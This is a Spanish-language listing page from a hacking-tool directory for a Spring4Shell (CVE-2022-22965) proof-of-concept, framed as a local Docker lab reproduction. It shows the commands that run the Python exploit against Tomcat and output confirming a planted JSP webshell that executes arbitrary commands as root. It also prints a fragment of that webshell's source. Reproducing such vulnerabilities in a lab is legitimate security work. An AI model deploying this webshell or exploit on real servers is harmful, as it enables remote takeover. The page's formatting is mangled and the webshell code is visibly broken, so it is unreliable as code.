
Skip to content
KitploitKITPLOIT
HerramientasExploitsBlog
Log in
Enviar
HerramientasExploitsBlog
Enviar

¡Herramientas de Hacking, PenTest y Ciberseguridad para tu Arsenal de Seguridad!

Kitploit es un directorio de herramientas de hacking, ciberseguridad y pentesting. Descubre las últimas actualizaciones de proyectos para encontrar vulnerabilidades, analizar sistemas, automatizar pruebas y fortalecer tu seguridad.

··Feeds·Contacto·Privacidad·© 2026 Kitploit

Directorio de Herramientas

Categorías

Ver todas las categorías
Loading categories
Spring4Shell-POC — Reproduce la vulnerabilidad de ejecución remota de código Spring4Shell (CVE-2022-22965) con un script de exploit en Python, desplegando un JSP webshell en Apache Tomcat para pruebas y verificación. | Kitploit
Herramientas/GitHubGitHub/weijilab/spring4shell-poc
Generación de PayloadsAnálisis de VulnerabilidadesExplotaciónExplotación de Aplicaciones Web
GitHubweijilab/spring4shell-poc

Spring4Shell-POC

Reproduce la vulnerabilidad de ejecución remota de código Spring4Shell (CVE-2022-22965) con un script de exploit en Python, desplegando un JSP webshell en Apache Tomcat para pruebas y verificación.

Ver Repositorio
113107hace 4 añosAún no revisado

Más Populares

Ver todos →

Descubre las herramientas más usadas por nuestra comunidad.

Explora todas las herramientas

Explora nuestra colección de herramientas

Ver todas las herramientas →
Compartir

Spring4Shell-POC

Proceso de replicación local de la vulnerabilidad Spring4Shell

Preparación del entorno

  • Entorno: docker、docker-compose

  • Empaquetar con mvn, generar ``./target/ROOT.war`````shell mvn package

* Iniciar servicio```shell
docker-compose up -d
  • Detener el servicio```shell docker-compose down
## Procedimiento de reproducción

* Ejecutar el script```shell
python3 spring-4-shell-exp.py --url "http://127.0.0.1:8080"

  • Primera ejecución

Primera ejecución

  • Segunda ejecución

Segunda ejecución

  • Proceso de ejecución``` ➜ spring4shell-poc clear
    ➜ spring4shell-poc python3 spring-4-shell-exp.py --url "http://127.0.0.1:8080" The vulnerability exists, the shell address is :http://127.0.0.1:8080/tomcatwar.jsp?pwd=j&cmd=whoami got response: ➜ spring4shell-poc clear ➜ spring4shell-poc python3 spring-4-shell-exp.py --url "http://127.0.0.1:8080" The vulnerability exists, the shell address is :http://127.0.0.1:8080/tomcatwar.jsp?pwd=j&cmd=whoami got response: root

//

  • if("j".equals(request.getParameter("pwd"))){ java.io.InputStream in = -.getRuntime().exec(request.getParameter("cmd")).getInputStream(); int a = -1; byte[] b = new byte[2048]; while((a=in.read(b))!=-1){ out.println(new String(b)); } } -

➜ spring4shell-poc



* En el contenedor Docker se puede ver que se ha creado un archivo jsp en el servicio de aplicación Tomcat
![spring-4-shell-web](https://assets.kitploit.com/production/public/readmes/5300/3c171f1bcbfd46534f345a9aee6089e18ced9569afd208bd7eb33cc882246688.png)


* La web también se puede acceder directamente

![spring-4-shell-web](https://assets.kitploit.com/production/public/readmes/5300/5205a0cd1c694bfa02964a130c6a05ded1c1d1f3a2ce4d96b85d74ed863b85fd.png)


## Notas
Descargar herramienta